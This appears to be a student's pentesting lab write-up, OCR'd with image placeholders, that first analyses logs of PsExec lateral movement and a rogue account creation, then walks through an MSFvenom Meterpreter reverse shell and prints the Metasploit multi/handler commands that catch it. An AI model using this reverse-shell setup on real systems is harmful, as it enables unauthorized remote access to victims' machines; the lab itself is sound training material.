
Brandon Gracy **15/01/2026**

In this lab we are going to check some suspicious logs, and let's learn how to use the metasploit, a powerful tool of pentesting.



We received a document with some logs, let's check all the points to see suspicious details.

Here we can check some importance points, like the user “ATTACKER\\\malicius_user”, did install a process in the target machine, the PsExec, a tool that makes lateral movement.

Here we can check that he made a command to see the user of the target machine.

Here he is inside of the target machine, and is trying to save a payload in this system.

```
"@timestamp": [
  "2025-03-10T12:50:20.901234Z"
],
"description": [
  "PsExec network connection over SMB (port 445)"
],
"destination_ip": [
  "10.10.10.50"
],
"destination_port": [
  445
],
"event_action": [
  "network_connection"
],
"event_id": [
  5156
],
"host": [
  "SECURITY-SRV"
],
"process": [
  "PsExec.exe"
],
"process_parent_name": [
  "explorer.exe"
],
"protocol": [
  "TCP"
],
"source_ip": [
  "192.168.1.100"
],
"user": [
  "ATTACKER\\\\malicious_user"
```


Here we can check the port that we used, that was TCP, we can check what means the id 5156, it means that A network connection was allowed by the Windows Filtering Platform and we can check his IP Address.

Here he created a new user in the target machine, with the name: Attacker and password: P@ssw0rd.

And here, he opened the task manager to observe performance.

Part 2:


Reverse Shell Execution with MSFvenom:

We will use MSFvenom (part of Metasploit) to create a reverse shell payload for Windows.


Here we did two commands, the first is to generate a Windows Meterpreter reverse shell, and the second to start Metasploit Framework

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST <Your_IP>
set LPORT 4444
exploit
```


We have to follow these settings to create a channel between the machines.



Here we send the payload to the target machine, we change his name so we can run the command, and then we put the last command.



Here we can check that the access was successful.



Now if we do some commands we can check some important information about the user and the machine.